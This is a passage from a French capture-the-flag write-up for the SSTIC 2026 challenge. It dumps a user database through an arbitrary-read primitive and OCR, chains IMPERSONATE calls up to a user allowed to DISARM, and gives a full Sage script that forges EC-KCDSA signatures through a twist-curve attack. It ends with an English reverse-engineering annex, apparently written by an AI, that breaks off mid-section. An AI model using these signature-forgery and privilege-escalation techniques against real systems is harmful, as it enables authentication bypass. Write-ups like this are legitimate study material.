    uint64_t group_tokens[];   // offset 0x6C
} user_record_t;
```

Le champ permissions est un bitmap qui donne les opérations autorisées pour chaque utilisateur. Il faut que le bit ( $1 \ll (\text{op\_code})$ ) soit à 1 dans le champ permission pour que l'opération op\_code soit autorisée.

```
class OperationCode(Enum):
    AUTHENT = 0
    GET_TARGET = 1
    SET_TARGET = 2
    FIRE = 3
    DISARM = 4
    GET_VERSION = 5
    IMPERSONATE = 6
```

Pour terminer le challenge, il faut envoyer la commande DISARM au processus weapon. L'utilisateur *SSTIC\_User* n'a pas la permission d'exécuter la commande DISARM. Il faut trouver dans la base de données un utilisateur qui a le droit d'exécuter la commande DISARM.

On peut changer l'utilisateur loggé sans connaître son mot de passe grâce à la commande IMPERSONATE. Mais il y a deux conditions, il faut avoir la permission d'appeler la commande IMPERSONATE et il faut que l'utilisateur courant et l'utilisateur invoqué par IMPERSONATE ait un token group en commun.

### Résolution

#### Récupération de la base de données *users\_db.bin*

1. Récupération de l'**intégralité de la user database** grâce à la primitive de lecture arbitraire du niveau précédent.

Le fichier *users\_db.bin* a une longueur de  $0xFC68 = 64616$  octets. Avec la primitive de lecture arbitraire, on ne peut récupérer que 256 octets au maximum.

On va appeler en boucle la primitive de lecture arbitraire pour récupérer le fichier *users\_db.bin* par bloc de 255 octets.


2. Pour chaque bloc, on appelle:

```
# Capture d'image du serveur VNC
vncdo -s <hostIP>::<vncPort> capture <imagename.png>

# Extraction de la partir hexdump de l'image
convert <imagename.png> -crop 705x644+0+350 <cropped_image.png>

# OCR avec Tesseract
tesseract <cropped_image.png> <hexdump.txt> --oem 1 --psm 6 -c tessedit_char_whitelist="0123456789abcdefABCDEF :-"
```

Capture d'écran automatisée des informations affichées via **vncdo**, suivie d'une reconnaissance optique de caractère avec **Tesseract (OCR)**.



```
resp:0107
0000 06e142ab 05-00-00-00-01-00-00-FF-53-53-54-49-43-7B-35-61 .....SSTIC(5a
0010 6f80053d 39-31-30-39-65-33-34-61-62-39-62-61-36-39-35-32 9109e34ab9ba6952
0020 aef2ffd2 38-65-32-36-36-62-66-32-38-39-61-35-66-62-31-34 8e266bf289a5fb14
0030 2eb5733b 32-61-64-35-36-31-39-38-36-34-66-35-35-33-7D-00 2ad5619864f553).
0040 8a16ea37 00-00-00-00-00-00-00-01-00-00-00-2B-D5-B8-8B .....+...
0050 f76780ac C1-80-25-3B-E3-CD-8F-3E-0A-62-46-5A-C6-90-F9-73 .%;...>.bFZ...s
0060 71d2ba24 A6-59-AF-72-8D-20-DA-18-B4-C5-B1-4B-02-00-00-00 .Y.r.....K...
0070 12b8bffd 00-00-00-00-41-41-00-00-00-00-00-42-42-00-00 ...AA.....BB...
0080 2e3dab57 00-00-00-00-43-6F-6E-72-61-64-5F-41-79-61-6C-61 ...Conrad_Aya1a
0090 75af8386 5F-4B-50-62-56-4F-75-6C-45-58-62-69-78-64-77-46 _KPBvOulEXbixdWF
00a0 a342a652 52-00-00-00-00-00-00-00-00-00-00-00-00-00-00 R.....
00b0 ecbb4b55 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 .....
00c0 63eb4ef1 00-00-00-00-41-00-00-00-B0-1C-6F-4D-56-9E-17-9E .....cMV...
00d0 cb4a6f21 34-7F-DE-C5-FC-F2-D4-D9-BD-36-46-47-8B-82-12-F6 4.....6FG...
00e0 0e4a22c0 BE-C2-C1-CF-90-29-88-32-02-00-00-00-00-00-00 .....).2.....
00f0 86abd08c 90-C2-85-06-BF-8A-B0-4F-6E-D5-E3-DA-8A-71-20-11 .....On.....q .
0100 337e39cf 44-61-76-69-64-5F-46- David_F
end:FEC998CE
```

```
0000 06e142ab 05-00-00-00-01-00-00-FF-53-53-54-49-43-7B-35-61
0010 6f80053d 39-31-30-39-65-33-34-61-62-39-62-61-36-39-35-32
0020 aef2ffd2 38-65-32-36-36-62-66-32-38-39-61-35-66-62-31-34
0030 2eb5733b 32-61-64-35-36-31-39-38-36-34-66-35-35-33-7D-00
0040 8a16ea37 00-00-00-00-00-00-00-00-01-00-00-00-2B-D5-B8-8B
0050 f76780ac C1-80-25-3B-E3-CD-8F-3E-0A-62-46-5A-C6-90-F9-73
0060 71d2ba24 A6-59-AF-72-8D-20-DA-18-B4-C5-B1 -4B-02-00-00-00
0070 12b8bffd 00-00-00-00-41 -41-00-00-00-00-00-00-42-42-00-00
0080 2e3dab57 00-00-00-00-43-6F-6E-72-61-64-5F-41-79-61-6C-61
0090 75af8386 5F-4B-50-62-56-4F-75-6C-45-58-62-69-78-64-77-46
00a0 a342a652 52-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
00b0 ecbb4b55 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
00c0 63eb4ef1 00-00-00-00-41-00-00-00-B0-1C-6F-4D-56-9E-17-9E
00d0 cb4a6f21 34-7F-DE-C5-FC-F2-D4-D9-BD-36-46-47-8B-82-12-F6
00e0 0e4a22c0 BE-C2-C1-CF-90-29-88-32-02-00-00-00-00-00-00-00
00f0 86abd08c 90-C2-85-06-BF-8A-B0-4F-6E-D5-E3-DA-8A-71-20-11
0100 337e39cf 44-61-76-69-64-5F-46-
```

On peut alors reconstituer le fichier users\_db.bin à partir des dumps hexadécimaux des blocs.

### **Recherche d'un chemin dans la base de données *users db.bin***

Le seul utilisateur de la base qui a la permission d'appeler la commande DISARM est l'utilisateur `audit_kakahuet` (permissions 0x19 : DISARM, FIRE, AUTHENT).

On cherche une chaîne d'utilisateurs entre `SSTIC_user` et `audit_kakahuet`. On ne prend en compte que les utilisateurs qui ont le droit d'appeler IMPERSONATE (permission bit 0x40)

On construit un graphe avec un nœud par utilisateur. Deux nœuds sont adjacents s'ils ont un token group en commun.

On implémente un parcours de graph pour trouver un chemin entre les nœuds `SSTIC_user` et `audit_kakahuet`.

Path (length 4 hops):

```
SSTIC_USER → Marvin_Thomas_BOHkZtJnLGdqHgtv → Dalton_Zook_eWkgWqXCAWlxpwFu → Andres_Carpenter_mOmgUqWWFxmKkRqO → audit_KaKaHuet
```

Le programme de parcours de graph `Find_Path.py` est disponible en annexe.

## Appel de la comande DISARM

On construit de le fichier `disarm_db.sa` qui va executer des commandes `impersonate` pour passer de `SSTIC_user` à `audit_kakahuet` pour ensuite envoyer une commande DISARM au processus `weapon`.

```
def disarmDB():
    msg = mk_msgC(OperationCode.AUTHENT,[u"SSTIC_USER",u"DefaultPassword"])
    operation(msg)
    msg = mk_msgC(OperationCode.IMPERSONATE,[u"Marvin_Thomas_BOHkZtJnLGdqHgtv"])
    operation(msg)
    msg = mk_msgC(OperationCode.IMPERSONATE,[u"Dalton_Zook_eWkgWqXCAWlXpwFu"])
    operation(msg)
    msg = mk_msgC(OperationCode.IMPERSONATE,[u"Andres_Carpenter_mOmgUqWWFxmKkRqO"])
    operation(msg)
    msg = mk_msgC(OperationCode.IMPERSONATE,[u"audit_KaKaHuet"])
    operation(msg)
    msg = mk_msgC(OperationCode.DISARM)
    operation(msg)
    build_wsa("disarm_db.sa",mode=0)
    return(None)
```

On envoie le fichier `disarm_db.sa` sur le serveur SFTP pour récupérer l'adresse mail du challenge, validant le challenge SSTIC 2026.

**777a6c006a0f848986e7420e3210640734535648ee507d0cc10d5d434314cc96@sstic.org**

```
05-15 03:00:46 - [INFO] processing message WEAPONS_MSG

=====
resp:00C8
0000 abf9cee9 04-00-00-00-01-00-00-C0-53-79-73-74-65-6D-20-64 .....System d
0010 9ca4401d 69-73-61-72-6D-65-64-2E-20-54-68-61-6E-6B-20-79 isarmed. Thank y
0020 56f7db6c 6F-75-20-66-6F-72-20-70-61-72-74-69-63-69-70-61 ou for participa
0030 41f64e65 74-69-6E-67-20-69-6E-20-74-68-69-73-20-79-65-61 ting in this yea
0040 8ec15f6b 72-20-63-79-62-65-72-20-61-77-61-72-65-6E-65-73 r cyber awarenes
0050 215093f1 73-20-66-6F-72-20-63-6F-6E-74-72-61-63-74-6F-72 s for contractor
0060 0d2b1719 73-20-65-78-65-72-63-69-63-65-2E-20-4D-61-69-6C s exercice. Mail
0070 543eac8b 20-75-73-20-40-20-37-37-61-36-63-30-30-36-61 us @ 777a6c006a
0080 766b52ef 30-66-38-34-38-39-38-36-65-37-34-32-30-65-33-32 0f848986e7420e32
0090 50ca9e36 31-30-36-34-30-37-33-34-35-33-35-36-34-38-65-65 10640734535648ee
00a0 ea265bd4 35-30-37-64-30-63-63-31-30-64-35-64-34-33-34-33 507d0cc10d5d4343
00b0 ae76b856 31-34-63-63-39-36-40-73-73-74-69-63-2E-6F-72-67 14cc96@sstic.org
00c0 e84c29cb 20-2D-20-53-69-76-69-00- - Sivi.
end:40483C9E
=====

05-15 03:00:46 - [INFO] File received and processed successfully
```



## 8. Annexes

### 1. forge\_signatureL256\_MAJ\_KEY.sage

```
import random
import hashlib
from sage.libs.pari import pari

p = 111559192104534069353760890008511275244926479951888026807753167566013787436761
#lobster_public_key.bin
pub_key = (70216273449864981114484960446726903050023072464427329312977511157887961422766, 1)

INFINITY=(0,1, 0)
K = GF(p)

COMP_WIN = [
    INFINITY,
    (K(85085914869082369330525395072244563102593688729452879813198283169198884224575), 0),
    (K(2889324258982330419758280978398750447939593413200777783941484886546425616459), 1),
    (K(14480266976889616746879672282071694312587861308951520139374076899357498860534), 1),
    (K(99377351019195142121853048585682764164521365346999274120842633627341549890562), 1),
    (K(70309073374130670366598769873883012580292374537492061363624738933282846171635), 0),
    (K(97744160132098454288941487826589508807325216936773550403963117734958286628774), 1),
    (K(58616630683868570424357393152828184496438936995760647372506260183330814619273), 1)]

hash_check = "09c98a17fb28520efb09649c94842569"

def UNPACK(E, P):
    Q = E.lift_x(P[0])
    if int(Q[1])%2 != P[1]:
        Q = E(Q[0], int(-Q[1]))
    return Q

def UNPACK_WIN(E, COMP_WIN):
    WIN=[E(INFINITY)]
    for i in range(1, 8, 1):
        W = UNPACK(E, COMP_WIN[i])
        WIN.append(W)
    return WIN

def EXP_WIN(E, WIN, k):
    blocks=[]
    kk = int(k)
    while kk > 0:
        blocks.append(kk & 0b111)
        kk >>= 3
    if not blocks:
        return INFINITY

    Q = E(INFINITY)
    for w in reversed(blocks):
        for _ in range(3):
            Q = 2*Q
        if w !=0:
            Q = Q + WIN[w]
    if (Q==E(INFINITY)) :
        return INFINITY
    return (Q[0], Q[1])
```

```

def XZ_ADD(X1, Z1, X2, Z2, x, a, b, p):
    X_out = -4*b*Z1*Z2 *(X1*Z2 + X2*Z1) + (X1*X2 - a*Z1*Z2)**2
    Z_out = x * (X1*Z2 - X2*Z1)**2
    return (K(X_out), K(Z_out))

def XZ_DBL(X1, Z1, a, b, p):
    X_out = (X1**2 - a*Z1**2)**2 - 8*b*X1*Z1**3
    Z_out = 4*Z1*(X1**3 + a*X1*Z1**2 + b*Z1**3)
    return (K(X_out), K(Z_out))

def XZ_EXP(k, xP, yP, a, b, p):
    (X_R0, Z_R0) = (K(xP), K(1))
    (X_R1, Z_R1) = XZ_DBL(K(X_R0), K(Z_R0), a, b, p)
    kb=Integer(k)
    nb=kb.nbits()
    for i in reversed(range(nb-1)):
        bit=(kb>>i)&1
        if bit==0:
            (X_R1, Z_R1) = XZ_ADD(X_R0, Z_R0, X_R1, Z_R1, xP, a, b, p)
            (X_R0, Z_R0) = XZ_DBL(X_R0, Z_R0, a, b, p)
        else:
            (X_R0, Z_R0) = XZ_ADD(X_R0, Z_R0, X_R1, Z_R1, xP, a, b, p)
            (X_R1, Z_R1) = XZ_DBL(X_R1, Z_R1, a, b, p)
    xR0 = X_R0 * ((Z_R0)**(-1))
    xR1 = X_R1 * ((Z_R1)**(-1))
    # Marc Joye's formula : "Weierstass Elliptic Curves and Side-Channel Attacks" (8)
    yR0 = (2*b + (a + xP * xR0) * (xP + xR0) - xR1 * (xP - xR0)**2) * (2 * (yP))**(-1)
    print(f"--> (xR0, yR0) = ({hex(xR0)}, {hex(yR0)})")
    return ((xR0, yR0), xR1)

# fonction utilitaire : inverse mod p (suppose p premier)
def inv_mod(x, p):
    x = x % p
    if x == 0:
        raise ZeroDivisionError("pas d'inverse pour 0 modulo p")
    # méthode fiable quand p est premier :
    return pow(x, p-2, p)

##### __prj_pt_add_monty_no_cf

# addition de points P + Q sur y^2 = x^3 + a x + b (mod p)
def point_add(P, Q, a, p):
    if P is INFINITY:
        return Q
    if Q is INFINITY:
        return P
    x1, y1 = P
    x2, y2 = Q

    if (x1 - x2) % p == 0:
        # soit P = Q, soit P = -Q -> infini
        if (y1 + y2) % p == 0:
            return INFINITY # P + (-P) = INFINITY
        # sinon ce sera le cas P == Q et y1 != -y2
    if x1 == x2 and y1 == y2:
        # doublage
        if y1 % p == 0:
            return INFINITY
        num = (3 * x1 * x1 + a) % p
        den = (2 * y1) % p
        lam = (num * inv_mod(den, p)) % p
    else:

```

```

# addition de deux points distincts
if (x2 - x1) % p == 0:
    return INFINITY
num = (y2 - y1) % p
den = (x2 - x1) % p
lam = (num * inv_mod(den, p)) % p

x3 = (lam * lam - x1 - x2) % p
y3 = (lam * (x1 - x3) - y1) % p
return (x3, y3)

def ECKCDSA_KEYGEN(E, WIN, p) :
    n = int(E.order())
    rnd = randint(0, 2**p.nbits())
    while (rnd >= n) :
        rnd = randint(0, 2**p.nbits())
    priv = mod(rnd, n)
    k = mod(priv**(-1), n)
    pub = EXP_WIN(E, WIN, k)
    return (priv, pub)

def ECKCDSA_SIGN(E, WIN, p, m, priv, pub) :
    with open(m, 'rb') as fobj:
        raw_m = fobj.read()
        n = int(E.order())
        s = 0
        while (s == 0):
            rnd = randint(0, 2**p.nbits())
            while (rnd >= n) :
                rnd = randint(0, 2**p.nbits())

            k=mod(rnd, n)
            W = EXP_WIN(E, WIN, k)
            hash=hashlib.sha256()
            hash.update(int(W[0]).to_bytes(32, byteorder="big"))
            r = int(hash.hexdigest(), 16)

            hash=hashlib.sha256()
            hash.update(int(pub[0]).to_bytes(32, byteorder="big"))
            hash.update(int(pub[1]).to_bytes(32, byteorder="big"))
            hash.update(raw_m)
            h = int(hash.hexdigest(), 16)
            e = mod(r.__xor__(h), n)

            print(f"----- h = {hex(h)}")
            print(f"----- r = {hex(r)}")
            print(f"----- e = {hex(e)}")

            s = mod(priv*(k-e), n)
        return (r,s)

def ECKCDSA_VERIF(E, WIN, p, m, pub, sign):
    with open(m, 'rb') as fobj:
        raw_m = fobj.read()
        n = int(E.order())
        (r, s) = sign
        #if (Integer(r).nbits() > E.order().nbits()):
        #    return False
        if (int(s) == 0):
            return False
        if (int(s) >= n):
            return False

        # z = pub.X
        hash=hashlib.sha256()
        hash.update(int(pub[0]).to_bytes(32, byteorder="big"))
        hash.update(int(pub[1]).to_bytes(32, byteorder="big"))
        hash.update(raw_m)
        h = int(hash.hexdigest(), 16)

```

```

e = mod(r.__xor__(h), n)

print(f"----- h = {hex(h)}")
print(f"----- r = {hex(r)}")
print(f"----- e = {hex(e)}")

# S = e * P
S = EXP_WIN(E, WIN, e)
# X = s * Pub
(X,xr1) = XZ_EXP(s, pub[0], pub[1], a, b, p)
# W = S + X
W_aff = point_add(S, X, a, p)
if (W_aff == INFINITY):
    return False
# Check if r = H(W)
hash=hashlib.sha256()
hash.update(int(W_aff[0]).to_bytes(32, byteorder="big"))
r_prime = int(hash.hexdigest(), 16)
if (r_prime == r):
    return True
return False

def LOBSTER256(pub_key, a, b, m, sign):
    hash=hashlib.sha256()
    hash.update(hex(a).encode())
    hash.update(hex(b).encode())

    if (hash.hexdigest()[0:32]!=hash_check):
        return False
    print("PARAM OK")

    E = EllipticCurve(K, [a, b])
    n = order(E)
    WIN = UNPACK_WIN(E, COMP_WIN)

    return ECKCDSA_VERIF(E, WIN, p, m, pub_key, sign)

#####
def solve_xR(d,a,b,Sx,Sy,Pub1X,Pub1Y,Wx,tPub1X,tPub1Y):

    p = 111559192104534069353760890008511275244926479951888026807753167566013787436761
    K = GF(p)
    R.<xR0,xR1,yRt0,yR0>=PolynomialRing(K, order='lex')
    RU.<x>=PolynomialRing(K, order='lex')

    # Pub1X, Pub1Y
    # tPub1X, tPub1Y
    # a,b
    # Wx
    # xR0, yR0
    # xR0, yRt0
    # d
    # Sx, Sy
    #yRt0**2 = (xR0/d)**3 + a/(d**2) * xR0 + b/d**3
    #xR1 = (yRt0-tPub1Y)**2 / (xR0/d-tPub1X)**2 -xR0/d - tPub1X
    #yR0 = (2*b + (a + Pub1X * xR0) * (Pub1X +xR0) - xR1*d * (Pub1X-xR0)**2 ) / (2* Pub1Y)
    #Wx = (Sy - yR0)**2 / (Sx - xR0)**2 - Sx -xR0

    var('xR0')
    var('yRt0')
    var('yR0')
    var('xR1')

    # xR1 = (yRt0-tPub1Y)**2 / (xR0/d-tPub1X)**2 -xR0/d - tPub1X
    # xR1+xR0/d + tPub1X = (yRt0-tPub1Y)**2 / (xR0/d-tPub1X)**2
    # (d*xR1+xR0 + d*tPub1X) * (xR0-d*tPub1X)**2 - d**3 * (yRt0-tPub1Y)**2

```

```

eq1 = d**3*yRt0**2 - (xR0)**3 - a * xR0 - b
eq2 = (d*xR1+xR0 + d*tPub1X) * (xR0-d*tPub1X)**2 - d**3 * (yRt0-tPub1Y)**2
eq3 = (2*Pub1Y)*yR0 - (2*b + (a + Pub1X * xR0) * (Pub1X +xR0) - xR1*d * (Pub1X-xR0)**2 )
eq4 = (Wx +Sx +xR0) * (Sx-xR0)**2 - (Sy - yR0)**2

print(eq1)
print(eq2)
print(eq3)
print(eq4)
print()

Id=Ideal(R,[eq1, eq2,eq3,eq4])

print(Id)
Gb = Id.groebner_basis()
print(Gb)
gu = Gb[-1]
print(gu)
racines = RU(gu.subs(yR0=x)).roots(multiplicities=False)
print("="*80)
print(racines)

if len(racines)==0:
    return([])
else:
    gu2 = Gb[-2]
    print(gu2)
    sol_yR0= racines[0]
    print(gu2.subs(yR0=sol_yR0,yRt0=x))
    #racines = RU(gu2.subs(yR0=rt,xR1=x)).roots(multiplicities=False)
    racines = RU(gu2.subs(yR0=sol_yR0,yRt0=x)).roots(multiplicities=False)
    print(racines)
    sol_yRt0= racines[0]
    gu3 = Gb[-3]
    racines = RU(gu3.subs(yR0=sol_yR0,yRt0=sol_yRt0,xR1=x)).roots(multiplicities=False)
    sol_xR1= racines[0]
    gu4 = Gb[-4]
    racines = RU(gu4.subs(yR0=sol_yR0,yRt0=sol_yRt0,xR1=sol_xR1,xR0=x)).roots(multiplicities=False)
    sol_xR0= racines[0]
    res = [{"xR0": sol_xR0, "xR1": sol_xR1, "yR0": sol_yR0, "yRt0": sol_yRt0}]
#res=Id.variety(algorithm='msolve', proof=False)
#print(res)
return(res)
#return(racines)

#####

def check_X_is_on_curve(x,a,b):
    y2 = x**3 + a*x + b
    return(y2.is_square())

def forge_signature(E,G,p,a,b,m,pub):
    d_twist = K(3)
    while d_twist.is_square():
        d_twist += K(1)

    k = 7
    k = 48
    delta_pub = 0x17

    while True:
        ap = a /(d_twist**2)
        bp = b /(d_twist**3)
        Et = EllipticCurve(K, [ap,bp])
        print(Et)
        print(Et.order().factor())
        print(Et.order())
        print(f"d_twist={d_twist}")

```

```

with open(m, 'rb') as fobj:
    raw_m = fobj.read()
    n = order(E)
    W = k * G
    hash=hashlib.sha256()
    hash.update(int(W[0]).to_bytes(32, byteorder="big"))
    r = int(hash.hexdigest(), 16)
    print(f"----- r = {hex(r)}")
    while True:
        fpub = (Integer(pub[0]).__xor__(delta_pub), pub[1])
        ret = check_X_is_on_curve(fpub[0]/d_twist,ap,bp)
        print(f"delta_pub={delta_pub}")
        print(ret)
        if ret:
            print(pub)
            print(delta_pub)
            print(fpub)
            break
        delta_pub +=1

    hash=hashlib.sha256()
    hash.update(int(fpub[0]).to_bytes(32, byteorder="big"))
    hash.update(int(fpub[1]).to_bytes(32, byteorder="big"))
    hash.update(raw_m)
    h = int(hash.hexdigest(), 16)

    e = mod(r.__xor__(h), n)
    print(f"----- h = {hex(h)}")
    print(f"----- r = {hex(r)}")
    print(f"----- e = {hex(e)}")

    S = e * G

    tfpub = Et.lift_x(fpub[0]/d_twist)
    print(f"tfpub={tfpub}")
    print(tfpub.order())
    #print("d=%d,a=%d,b=%d,Sx=%d,Sy=%d,Pub1X=%d,Pub1Y=%d,Wx=%d"%(d_twist, a, b, S[0], S[1], fpub[0],
fpub[1], W[0]))
    print("d=%d,a=%d,b=%d,Sx=%d,Sy=%d,Pub1X=%d,Pub1Y=%d,Wx=%d,tPub1X=%d,tPub1Y=%d"%(d_twist,
a, b, S[0], S[1], fpub[0], fpub[1], W[0], tfpub[0], tfpub[1]))
    res = solve_xR(d_twist, a, b, S[0], S[1], fpub[0], fpub[1], W[0], tfpub[0], tfpub[1])
    if len(res)!=0:
        print('Solution found')
        print(f"res={res}")
        print(f"k={k}")
        print(f"delta_pub={delta_pub}")
        break
    k+=1
    delta_pub+=1
    delta_pub &=0xFF
for x in res:
    print(x)
    sxR0 = Et(x["xR0"]/d_twist, x["yRt0"])
    print('xR0 found')
    print(f"sxR0={sxR0}")

    print(f"fpub={fpub}")
    tfpub = Et.lift_x(fpub[0]/d_twist)
    print(tfpub)
    print(f"tfpub={tfpub}")

    print("LOG sxR0.log(tfpub)")
    #s = sxR0.log(tfpub)
    s = pari.elllog(Et, sxR0, tfpub)
    #s = discrete_log(sxR0, tfpub, ord=tfpub.order(), operation='+')
    print(f"s={s}")

# DEBUG
(X,xr1) = XZ_EXP(s, fpub[0], fpub[1], a, b, p)

```

```

        print(f"X={X}")
        print(f"xr1={xr1}")
        #print(X[0]/d_twist)
        print(f"X[0]/d_twist={X[0]/d_twist}")
        print(f"xr1/d_twist={xr1/d_twist}")
        print(s*tfpub)
        print(f"sxR0={sxR0}")
        sxR1 = sxR0 + tfpub
        print(f"sxR1={sxR1}")

    fsign=(r,s)

    return (fsign, fpub)
##### FIN : NE PAS MODIFIER #####

a = 38518268011844958383984737875894065125464475257272060615078072556169774890831
b = 81467430943253026863114675468814898031035215312166850155424429235431154214558

m = b"pkg_maj_key.bin"
#m = b's3_getflag_pkg.bin'

E = EllipticCurve(K, [a, b])
print(E)

n=E.order()
print(f"order E={n}")
print(f"n={n.factor()}")

WIN = UNPACK_WIN(E, COMP_WIN)
G = WIN[1]
print(f"g.order={G.order()}")

pub = UNPACK(E, pub_key)
print(f"pub={pub}")

print("="*80)
(fsign, fpub) = forge_signature(E,G,p,a,b,m,pub)
print("="*80)
print(fsign)
print(fpub)
ret = ECKCDSA_VERIFY(E, WIN, p, m, fpub, fsign)
print(ret)

"""
PUB = UNPACK(E, pub_key)

X_PUB = Integer(PUB[0])
Y_PUB = Integer(PUB[1])

pub=(K(X_PUB), K(Y_PUB))


ret = LOBSTER256(pub, a, b, m, sign)
if (ret == True):
    print("CHALL DONE")
else :
    print("NOT YET")
"""

```

## 2. Weapon\_authent

This is a **networked authentication server** that sits between clients and a "weapon" backend. Let me break down its architecture and behavior.

### 1. High-Level Architecture



The program:

Loads a **user database** from `users_db.bin`.

Opens two **named pipes** to communicate with a weapon backend:

`/home/weapon_server/authent_to_weapon` (write)

`/home/weapon_server/weapon_to_authent` (read)

Listens on a **TCP socket** on port `0x05eb = 1515` on `0.0.0.0`.

Spawns a **new thread per client** (`pthread_create` → `FUN_00102090_Thread_task`).

The version string is `"0.1.1.3"`.

### 2. The Protocol (TLV-Based Message Format)

Messages are **Type-Length-Value (TLV)** structured. From `FUN_001030b0` (unpacker) and `FUN_00102d40` (packer):

#### Outer message frame:

[4-byte length (big-endian)] [payload]

#### Payload structure:

[1 byte: `msg_type`]

[2 bytes: `msg_subtype / status` (big-endian)]

[2 bytes: `tlv_count` (big-endian)]

[repeated `tlv_count` times:]

  [1 byte: `tlv_type`]

  [2 bytes: `tlv_length` (big-endian)]

  [`tlv_length` bytes: `tlv_value`]

[optional: CRC trailer (2-byte values XORed per TLV)]

#### CRC check at end:

For each TLV, the server XOR-sums every 2-byte pair of the value, then XORs that with a received 2-byte CRC word. Final check: all 16 per-TLV CRC slots must be zero. If one is non-zero, it just prints `"bad crc - %d\n"` — **but doesn't reject the message!** The function still returns 0. This is a bug (or a deliberate weak check).

TLV count is capped at `0x40 = 64`, TLV length is 16-bit (up to 65535), and total message size is capped at `0x1000 = 4096` bytes in `FUN_001033b0_recv_msg`.

### 3. Message Types (Command Dispatcher)

Looking at `FUN_00102090_Thread_task`:

```
// First message must be type 0 (auth) - before FUN_001014f0 completes
```

```
// Then local_38[0] (authenticated flag) is set
```

```
if (local_58[0] == 0) {           // type 0: login
    FUN_001014f0(...);           // login with hashed password
}
```

```
// OR type != 0 on first iter → FUN_001014d0 (no-op init)
```

```
// After auth:
```

```

switch (msg_type) {
    case 5: FUN_00101a20(...); // ??? (uses allocated 0x100-byte
buffer)
    case 1-4: FUN_00102040(...); // => forwards to weapon via pipes
    case 6: FUN_00101e10(...); // switch user (password-less!)
    default: FUN_00101b30(...); // error response
}

// Permission check: FUN_00102070 checks (1 << msg_type[0]) & user-
>permissions_mask

```

### Key command types:

Type	Handler	Purpose
0	FUN_001014f0	Login (username + SHA-256 password check)
1-4	FUN_00102040 → pipes	Weapon operations (forwarded to backend)
5	FUN_00101a20	Get_Version
6	FUN_00101e10	Switch user without re-authentication (⚠)

## 4. The Authentication Logic (FUN\_001014f0)

This is the critical function. Let me decode it:

```

// Expects TLV structure with 2 TLVs:
// TLV[0]: username (null-terminated, max 64 bytes)
// TLV[1]: password (max 256 bytes)

// 1. Find user record in DB (by username, via FUN_00102560)
// 2. Compute SHA-256 of the password (with length - 1, ignoring trailing
null)
// 3. Compare 32-byte hash to user->password_hash at offset 0x44 of user
record

bVar16 = local_58[0] == *(char *)((long)__string + 0x44);
bVar17 = local_58[1] == *(char *)((long)__string + 0x45);
// ... byte-by-byte comparison of all 32 bytes ...

if (all 32 bytes match) {
    *(undefined4 *) (param_3 + 0x50) = user->permissions; // offset 0x50
    memcpy(param_3 + 0x10, username, ...); // store
username
    // Also copies the password (plaintext!) back to param_4
} else {
    puts("Invalid password.");
}

memcpy(param_4, password_from_client, password_length); // leaked!

```

## 5. User Database Structure (FUN\_001022b0\_load\_UserDB)

The file `users_db.bin` is loaded entirely into memory at `DAT_00106168`, size `DAT_00106160`.

Records are variable-length, with a `record_size_qwords` field at offset 100 (decimal) = `0x64`.

Each record has:

Username at offset 0 (null-terminated, up to 64 bytes — see `strlen(..., 0x40)`).

Permissions mask at offset 0x40 (4 bytes).

SHA-256 password hash at offset 0x44 (32 bytes).

## 6. The "Switch User" Command (FUN\_00101e10) — Critical

This is type 6, and it's very suspicious:

```

// Expects 1 TLV (TLV[0]: new_username, max 64 bytes)
// current_user = find_user(current_username from session)
// new_user = find_user(username from TLV)

```

```
// Loop through both users' trailing data:
for (lVar9 = 0; lVar9 < current_user->count; lVar9++) {
    for (lVar3 = 0; lVar3 < new_user->count; lVar3++) {
        if (*(long*)(current_user + lVar9*8 + 0x6c) == *(long*)(new_user +
lVar3*8 + 0x6c)) {
            // MATCH → switch to new_user
            memcpy(session->username, new_user_name, ...);
            session->permissions = new_user->permissions; // offset 0x50
            FUN_00101c40(...); // send "ok" response
            return 0;
        }
    }
}
FUN_00101ce0(...); // send "fail" response
```

### What this does:

